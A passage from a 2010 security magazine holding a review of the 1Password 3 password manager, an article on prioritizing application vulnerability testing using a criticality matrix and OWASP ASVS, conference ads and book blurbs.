2. It protects the user's PC from the moment of connection: as web-based attacks can occur the moment the user encounters a web site, the shield approach does not passively wait for malware to transfer from the Internet to the PC. The virtualization layer shields the user immediately and through the whole session.
3. It's unobtrusive: no special setup or maintenance on the part of the enterprise administrator is needed, and all virtualization activity is invisible to the user and requires zero maintenance.

The latest generation of web-based attacks need a solution that supplements and goes beyond the best of traditional endpoint defenses, including signature-based security, updates to virus and spyware eradication mechanisms, and firewalls. It needs to shield the browser – the user's point of contact with the Internet – from the endpoint's operating system and file system, to stop unauthorized changes.

After all, if you're going to put armor on your endpoints, why not do what our medieval ancestors did, and use a shield as well?

Caroline Ikomi is the Technical Director at Check Point ([www.checkpoint.com](http://www.checkpoint.com)).

MARCH 1-5 | MOSCONE CENTER | SAN FRANCISCO



# RSA<sup>®</sup>CONFERENCE2010

SECURITY DECODED

**GAIN INSIGHT** from industry experts and luminaries who shape the information security industry.

**CONNECT** with all of the vendors you need to meet this year, all in one place.

**JOIN** the conversation—choose from 250+ sessions targeting today's security challenges and those on the horizon.



Registration options to fit your needs and budget at  
[www.rsaconference.com/helpnet](http://www.rsaconference.com/helpnet)



## Review: 1Password 3

by Vladimir Jirasek

How many times have you, as a security professional, explained to your friends, family or colleagues that using one password for everything is not ideal and not secure - far from it, actually? Yet the report by CPP suggests that many Brits do exactly that! A typical response from those "offenders" is: "It is impossible to remember all those passwords. That is why I use just one strong password." Obviously, we know it does not really matter how strong that one password really is!

In this article I will show you a sensible, affordable and working solution for those who have a Mac and even an iPhone. I will also show how I use 1Password for all my password management, storing sensitive data and having all that accessible on my iPhone. I cover the latest version of 1Password 3 which has been released in November 2009.


### My life with 1Password

Before I stumbled upon 1Password I had used 'remember password' feature in Safari or Firefox. This worked fine for web passwords but was rather limited in functionality. I usually struggled with generating new passwords for new websites. The option was either using one password (oops) or using external password generators. And then I discovered 1Password!

This software operates as a vault on your Mac and has plug-ins into major browsers on Mac. My workflow is now as follows:

1. Go to a registration page
2. Fill in my details, username etc - I use 1Password to fill in my personal details
3. Click on 1Password icon and select Strong password generator (I always select the strongest password the website supports)
4. Click Submit in the web form and 1Password asks me to save the form into its database.

Next time I need to login to the website I simply click the 1Password icon and select Fill the login. I usually use Autosubmit so I do not even need to click Submit on the web form. (See the figure on the following page).



## Strong password generator

The biggest advantage when using 1Password is that it can generate strong and unique passwords for each website. The dialogue is

very easy to understand. In the Advanced section you can choose pronounceable password or random. I always use random as I really do not need to remember the website password.



The random option can be set to generate a defined number of digits or symbols. This is useful when generating passwords for sites that do not support symbols in the password field.

It can also generate a password with only digits if I choose same number of digits as the password length (limited to 10 digits length).



## 1Password interface

Although this is not the review of the design features of 1Password, I just want to present one screenshot of the interface. This shows the types of items in the Vault:

- *Logins* - this contains all web sites that I saved the password for
- *Accounts* - this feature stores password and account information for non web based services, like FTP servers, wireless networks, emails accounts, databases. Although 1Password cannot automatically fill in the details, you can copy and paste the information easily.
- *Identities* - I am fed up with registering on new websites and filling all details again and again. Identities allow me to create multiple identities and then easily fill in the details to a website. The results are not ideal all the time, mainly because the standards for naming conventions of forms elements are not followed all the time.

- *Secure notes* - Mac OS provides Sticky Notes for storing unstructured information. Secure Notes is similar, except it is protected by 1Password security.

- *Software* - This is a new feature of 1Password 3. Simply drag and drop an application from Applications folder and 1Password will create a new entry, identify the version number and add the icon. I use this feature to store all software licenses.

- *Wallet* - Another handy feature to fill in credit cards effortlessly to a web page for payments. Works 99% of time, with same caveats as explained in Identities.

## Behind the scenes


1Password 3 uses its own keychain type which offers advantages compared to the Mac OS X Keychain. See the table on the following page, taken from 1Password's website.

	Mac OS X Keychain	Agile Keychain
File Based Syncing <sup>1</sup>	not practical	robust, easy, and instantaneous
Performance <sup>2</sup>	degrades as size increases	fast even at GB sizes
AutoLock <sup>3</sup>	based on keychain usage	mouse and keyboard based
Data Encryption <sup>4</sup>	Triple DES	AES 128bit CBC w/ PBDKF2
MobileMe Syncing <sup>5</sup>	keychain synced	iDisk only

When using the Agile keychain, each entry is a file on the file system. See the screenshot below. Here is how the file is structured. The encryption key for the data is derived from the master password that is used when unlocking the keychain.

```
{"keyID":"4E0D436BBF524E47222234102707B514FF1","locationKey":"theweb.co.uk","encrypted":"U2FdfRsjddsk463jdgs038hhLNsdGVkX19jB7GLg2kw+hIRjZEETUNyom8zwACz8rlIN//BATiS7tbersko8r7lqwehro132iqwegfo8132db
```

```
ewyi9+RoYqtuSslg==\u0000","typeName":"webforms.WebForm","openContents":{"contentsHash":"39105b88","passwordStrength":46,"usernameHash":"dad1289817469123481649643845244cdf76fed50a84","securityLevel":"SL5","passwordHash":"673f12f43886923487592347592345b2c221678cc710f24"},"location":"https://consulting-jobs.theweb.co.uk","uuid":"0CBD0B9345793456B423D5B160","updatedAt":1215729057,"createdAt":1215729057,"title":"test Web","folderUuid":"F0CFF318736744349AC93FC0F004741E"}
```



## Configuration options

Some indication of 1Password's qualities can be demonstrated by the screenshot of the

1Password preferences. Here you can set an auto-lock of 1Password keychain after a certain time, computer sleep or when screensaver is activated.

The option “Never prompt for master password” is useful for some as it will save 1Password master password in the Mac OS X Keychain. This is automatically unlocked when the

user logs in. While Keychain provides strong security I prefer to unlock 1Password manually.



## 1Password Anywhere

One feature that I do not use but maybe useful for other users is 1Password Anywhere. As I explained before, the 1Password chain is a folder. This folder can be copied on a USB

memory stick or put in online storage and used from a web browser. This allows users to access all information in 1Password from any modern web browser. The web interface looks almost exactly the same.



Once unlocked, you can read all information, but no changes are allowed to the content of 1Password. It would not be wise to have the 1Password data in many places as it is still vulnerable to offline password cracking attacks. Hence, the master password complexity is key to the security of your 1Password data.

## The problems

1Password works very well in most cases. The trouble begins with indexed passwords. Take Direct Line as an example. To login to their system you have to enter your email address and postcode. Then on the next page you are asked to enter the 2nd and 4th character from your password (for example). 1Password has no way of knowing which character the website wants. In this case, the workflow is little more complicated. I need to open 1Password, look up the website entry and display the password for it.

Another issue I have with the software is that it does not work well all the time. This is espe-

cially true on complex websites where the login or registration form is driven by java script. I have had some websites that simply did not work. To the credit of the developers I must say that they promptly checked the website and sometimes updated the software in the next versions.

## 1Password on the iPhone

I do not always have my Mac with me, but I do have an iPhone. The perfect companion to 1Password on my Mac is 1Password Touch Pro. This application synchronizes all 1Password data to the iPhone.

The security model is slightly different here. The entry to the 1Password Touch application is secured by 4-digit passcode.


Each entry in the 1Password database then has a flag to indicate whether another password is needed to unlock this entry in 1Password Touch application.



The master password on the iPhone application is independent from the Mac version and is set when 1Password Touch is installed and run for the first time. In order to access highly sensitive information, you need to enter 4-digit passcode and then the master password. If you feel nervous about having sensitive information on your iPhone, you can select only some folders as seen on the following screenshot.

The usage of 1Password Touch is straightforward, with nice features like integrated web browser with auto-logon capability or copy and paste.

It securely synchronizes with the desktop application using the Bonjour protocol. The sync setup is relatively easy.



## Conclusion

I have been using 1Password for over a year now and I am impressed with this product. It has its glitches, but overall I am very satisfied.

The introduction of the iPhone Pro version in the App Store has enhanced my ability to login to my websites securely from anywhere.

Vladimir Jirasek is an experienced security professional currently working as the Security architect in Nokia UK Ltd. He holds CISSP- ISSAP, ISSMP, CISM and CISA and is the member of the ISSA UK chapter. He can be reached at vladimir@jirasek.eu and on LinkedIn <http://uk.linkedin.com/in/vladimirjirasek>



## **Preparing a strategy for application vulnerability detection**

by Juan Carlos Calderón

With today's extensive use of web applications to optimize and digitize the key processes of companies, most of the sensitive information of the organization, including customer private data, corporate secrets and other information assets that are in danger of being exposed on the Internet.

Identifying the level of risk those applications represent for a company is a primal task for information security officers. In an ideal world, one would be able to look for security bugs in every single application in the company's inventory to determine the company's overall security position.

However, full-blown testing would be overwhelming and too expensive. At the same time, a timid approach could leave the organization exposed to a security breach, which may lead to financial and reputation losses.

A balanced approach is the best way to adequately protect and safeguard the most important company assets first. It provides the overall picture of the company's information assets exposure and allows the company to make the right decisions regarding where the fixing efforts should be spent. This article will share some key tactics that can help answer the following questions:

- Where should application security testing start?
- Which applications are most critical to the company?
- What kind of testing method should be used?
- What tool is best for the job?
- What verification requirements should be considered for the application security policy?

There are no straight answers to these questions, as an effective approach should be tailored to the specific needs and goals of the organization and its industry.

### **What are the biggest risk levels within the application portfolio?**

The first part of the strategy should be to define what applications pose the highest risk for the business and, thus, have the highest potential to produce financial loss in the event of a security breach.

Identifying those applications is not an easy task. However, some well-known key indicators could be used as guidelines for ranking:

- **Data sensitivity.** All the privileged data of the company, such as intellectual property (IP), which, if leaked, might damage the organization's competitiveness.
- **Private user data.** Disclosure of customer sensitive information, like credit card information, social security numbers or salary, is a common cause of big losses, as there are both legal and economic implications.
- **Compliance requirements.** Rules and regulations, such as SOX, PCI, GLBA or HIPPA, require additional rigor which may increase the complexity of application security and data management.

• **Data exposure.** This is determined by how accessible the information is for unauthorized users. Things to consider include where the application is hosted, (internally or a hosting service), its accessibility through the Internet (Is it an open Internet app or is it an Extranet app?), access restriction (IP restricted, named people, VPN).

• **Potential financial/economic loss.** How much would it cost the company if this application or its data is compromised?

### Identifying riskier applications

A widespread approach to ranking applications by criticality is the use of a common risk analysis formula. This is aligned to the financial loss that might result in the case of a security breach.

## Application Criticality = Probability of Attack X Financial Impact

The formula is appealing due to its simplicity. The problem, though, is that both probability and impact are discrete values that are difficult to measure. But if we take the fundamental premises that the more exposed the data is, the more prone it will be to attack—and the

more sensitive the data, the higher the financial loss, we can use two components that can be easily measured (information exposure and sensitivity), and end up with a formula that looks like this:

## Overall Application Criticality = Data Exposure X Data Sensitivity

The outcome is pure gold: a simple formula that can help to quickly prioritize applications for testing and – as we will see later – also help to identify what kind of testing should be used for each type of application.

Like everything else in application security, it is not bullet-proof. But it is simple and effective enough to simplify the task of application risk categorization with a good level of accuracy.

A good practice is to use a reduced number of values for both factors (anything between 3 to 10 levels) and to group Overall Application Criticality based on value ranges.

Such is the case in the following example, in which we use values from 1-4 for exposure and sensitivity, and then we group them according to the results and the following criteria: Low (1-2), Medium (3-5), High (6-8), and Critical (9-16).

	Data Exposure	Data Sensitivity	Score	Application Criticality
Application 1	1	2	2	Low
Application 2	3	3	9	Critical
Application 3	2	1	2	Low
Application 4	2	4	8	High
Application 5	4	3	12	Critical
Application 6	3	2	6	High
Application 7	2	2	4	Medium
Application 8	4	4	16	Critical
Application 9	1	3	3	Medium
Application 10	3	4	12	Critical

**Table 1:** Application Criticality Matrix.


### Selecting the right testing approach

Once an Application Criticality Matrix has been established, you may opt to focus first on those that, as a result of the assessment, have been classified in the levels of High and Critical. Now it is time to determine the kind of testing that should be used, choosing between a wide range of approaches:

- Depth vs. breadth. Penetration testing or vulnerability assessment?
- Inside-out vs. outside-in. Do you want to know the insider threat level or the outsider one?

- Timing. At what point(s) in the SDLC will the assessment be performed? (Rule of thumb: the earlier, the better)
- Manual, automated or “hybrid” testing?

To identify the best suited approach, OWASP, a worldwide community focused on improving security of application software, has published the Application Security Verification Standard (ASVS), which serves as a great starting point. ASVS defines four levels of Web application security verification: Automated, Manual Review, Design Verification and Internal Verification. Each level includes a set of requirements for verifying the effectiveness of security controls that are being used.



## The single tool trap

Scanning tools are an essential part of every AppSec strategy, and so is choosing the right one. Fortunately, ASVS provides enough guidance on what vulnerabilities a tool should be able to look for.

No one tool can do everything well. According to an evaluation on application security scanning tools, carried out by the US NSA Center for Assured Software, the best coverage one can get with a single tool is detection of 60.3% of the vulnerabilities of an application. Other studies show similar or lower rates. While tools are very useful and necessary for attaining good efficiency levels in application

security testing, trying to create a strategy around one particular tool may be a mistake. The application security testing strategy should leverage the right tools, at the right place and time.

## Verification requirements in the application security policy

This OWASP ASVS standard provides enough information to help define a basic set of verification requirements that include coverage, rigor and testing methods. With that in place, it is time to map it to the recently-created Application Criticality Matrix. For example:

Criticality Level	ASVS Level	Testing to be performed
Low	1	Automated Dynamic and Source Code Scan
Med	2	Manual Penetration testing and Code Review
High	3	Design Verification
Critical	4	Full and detailed review

**Note:** This is an over-simplified table intended to exemplify the mapping activity.

Take into account that the requirements set should not be limited to new and existing developments; organizations should also consider major and minor improvements, acquisitions, and outsourced developments. All the applicable cases, and the periodicity for the requirements to be re-verified, should also be taken into consideration.

## Summary

An Application Vulnerability Detection Strategy should be composed by three elements: Application Criticality Matrix, suitable testing approaches and verification requirement set. Once the detection strategy has been created, it is time to sell it to top management

using the results of applying risk rating criteria. Add it to any existing application or information security policies, and communicate the changes to the company. It is not until this point that the “dirty” work of testing the applications should start.

There is much more to be done for an application security program to become a real and full-blown solution for any company; however, these guidelines can serve as a starting point. Once a detection strategy has been laid out, teams should start to gather valuable information on vulnerabilities, and then it may be a good time to consider implementing a metrics program.

Juan Carlos Calderon is the Information Security Research Leader for Softtek ([www.softtek.com](http://www.softtek.com)) and is CSSLP certified. With nine years of experience working in the application security arena for international companies, his responsibilities include (among others) penetration testing and security code reviews for hundreds of applications in the Financial, Energy, Media, Aviation and Healthcare industries. He is an active participant at renowned OWASP project.

**"SMi staff have provided us with a fantastic & extremely interesting two days of cyber defence presentations."**

Ministry of Defence, UK, 2009 Cyber Defence Attendee

**SMi**

LINKING BUSINESS with INFORMATION

In partnership with:



ESTONIAN MINISTRY OF DEFENCE

# Cyber Defence

## National Security in a Borderless World

17th & 18th May 2010, Swissôtel Tallinn, Estonia

An exceptional speaker line-up includes:

- Minister Jaak Aaviksoo, Defence Minister, Ministry of Defence, Estonia
- Heli Tiirmaa-Klaar, Senior Advisor, Policy Planning Department, Ministry of Defence, Estonia
- Rain Ottis, Scientist, Cooperative Cyber Defence (CCD) Centre of Excellence (COE), Estonia
- David Lacey, Director of Research, Information Systems Security Association (ISSA), UK
- Geoff Harris, President, Information Systems Security Association (ISSA), UK
- Tammsaar Rein, Director Political Department, Ministry of Foreign Affairs, Estonia
- Jeffery Troy, Chief, Cyber Criminal Section, Federal Bureau of Investigation, USA
- John Bumgarner, Research Director for Security Technology, Cyber Consequences Unit, USA
- Sean Berg, Director, EMEA Defence & Public Security, Dell Corporation
- Amit Yoran, CEO, NetWitness
- Mario Kempton, Head of information Security, Serious Organised Crime Agency, UK
- Frederic Jordon, CAT-8, Information Assurance Service Control, NATO C3 Agency
- Robert Siciliano, CEO, IDTheftSecurity.com
- Timothy L Thomas, Analyst, Foreign Military Studies Office, USA
- Eric Larsson, VP, Marketing, Qosmos
- Gareth Niblett, Chairman, BCS Information Security Specialist Group, UK
- Major General (Ret'd) Barbara Fast, Vice President Cyber Solutions, Intelligence and Security Systems, Network and Space Systems, Boeing
- Paul de Souza, Owner, Cyber Warfare Forum Initiative
- Jim Reavis, Executive Director, Cloud Security Alliance

PLUS A POST-CONFERENCE  
INTERACTIVE WORKSHOP:

### The Cyber Warfare Battlefield

19th May 2010, Tallinn, Estonia

Led by



Sponsored by



NETWITNESS

QOSMOS  
Your Network is Information

Supported by

**HELP NET  
SECURITY**  
[WWW.NET-SECURITY.ORG](http://WWW.NET-SECURITY.ORG)

Official Media Partner

#### CONFERENCE HIGHLIGHTS

- ✓ Hear a welcome address from the Estonian Minister for Defence
- ✓ Assess key international military, government and civil programmes
- ✓ Explore cyber defence during multiple stream sessions
- ✓ Understand Russia and China's cyber defence strategies
- ✓ Analyse e-crime and identity and screening
- ✓ Take part in an interactive workshop led by the Cyber Warfare Forum Initiative

Secure your place online at  
[www.smi-online.co.uk/2010cyber25.asp](http://www.smi-online.co.uk/2010cyber25.asp)

Alternatively call Teri Arri on: +44 (0) 20 7827 6162 or email: [tarri@smi-online.co.uk](mailto:tarri@smi-online.co.uk)




# Latest additions to our bookshelf



## CompTIA Network+ Certification Study Guide: Exam N10-004, Second Edition

By Robert Shimonski

Syngress, ISBN: 9781597494298




CompTIA's Network+ exam (N10-004) is a major update with more focus on security and wireless aspects of networking. This study guide has been updated accordingly with focus on network, systems, and WAN security and complete coverage of today's wireless networking standards. This book covers the core Network+ material including basic design principles, management and operation of a network infrastructure, and testing tools. After reading this book not only will you be able to ace the exam but you will be able to maintain, troubleshoot, and install computer networks.

## Inside Cyber Warfare: Mapping the Cyber Underworld

By Jeffrey Carr

O'Reilly, ISBN: 0596802153




Maybe you've heard about "cyber warfare" in the news, but do you really know what it is? This book provides fascinating and disturbing details on how nations, groups, and individuals throughout the world are using the Internet as an attack platform to gain military, political, and economic advantage against their adversaries.

You'll learn how sophisticated hackers working on behalf of states or organized crime patiently play a high stakes game that could target anyone, regardless of political affiliation or nationality.

## Cloud Security and Privacy


By Tim Mather, Subra Kumaraswamy, Shahed Latif  
O'Reilly, ISBN: 9780596802769



With Cloud Security and Privacy, you'll learn what's at stake when you trust your data to the cloud, and what you can do to keep your virtual infrastructure and web applications secure. This book offers you sound advice from three well-known authorities in the tech security world. Ideal for IT staffers, information security and privacy practitioners, business managers, service providers, and investors alike, this book offers you sound advice from three well-known authorities in the tech security world. You'll learn detailed information on cloud computing security that-until now-has been sorely lacking.

## The Official Ubuntu Book (4th Edition)

By Benjamin Mako Hill, Matthew Helmke, Corey Burger  
Prentice Hall, ISBN: 0137021208




Written by expert, leading Ubuntu community members, this book covers all you need to know to make the most of Ubuntu 9.04, whether you're a home user, small business user, server administrator, or programmer.

The authors cover Ubuntu 9.04 from start to finish: installation, configuration, desktop productivity, games, management, support, and much more. Among the many topics covered in this edition: Edubuntu, Kubuntu, and Ubuntu Server.

## Eleventh Hour Security+


By Ido Dubrawsky  
Syngress, ISBN: 9781597494274



This book focuses on just the essentials needed to pass the Security+ certification exam. It's filled with critical information in a way that will be easy to remember and use for your quickly approaching exam. The title contains easy to find, essential material with no fluff - this book does not talk about security in general, just how it applies to the test. The author, Ido Dubrawsky, is the Chief Security Advisor, Microsoft's Communication Sector North America, a division of the Mobile and Embedded Devices Group.

## Hacking: The Next Generation

By Nitesh Dhanjani, Billy Rios, Brett Hardin  
O'Reilly, ISBN: 9780596154578



With the advent of rich Internet applications, the explosion of social media, and the increased use of powerful cloud computing infrastructures, a new generation of attackers has added cunning new techniques to its arsenal. For anyone involved in defending an application or a network of systems, Hacking: The Next Generation is one of the few books to identify a variety of emerging attack vectors. You'll not only find valuable information on new hacks that attempt to exploit technical flaws, you'll also learn how attackers take advantage of individuals via social networking sites, and abuse vulnerabilities in wireless technologies and cloud infrastructures.



## Threats 2.0: A glimpse into the near future

by Zeljka Zorz

**Collaboration and socializing, flexible and movable content, interoperability - these are all things that made Web 2.0 the answer to our needs. New technologies to sustain this evolution are introduced almost daily, but we should not be so naive to think that attackers won't be able to find ways to compromise and take advantage of them and us.**

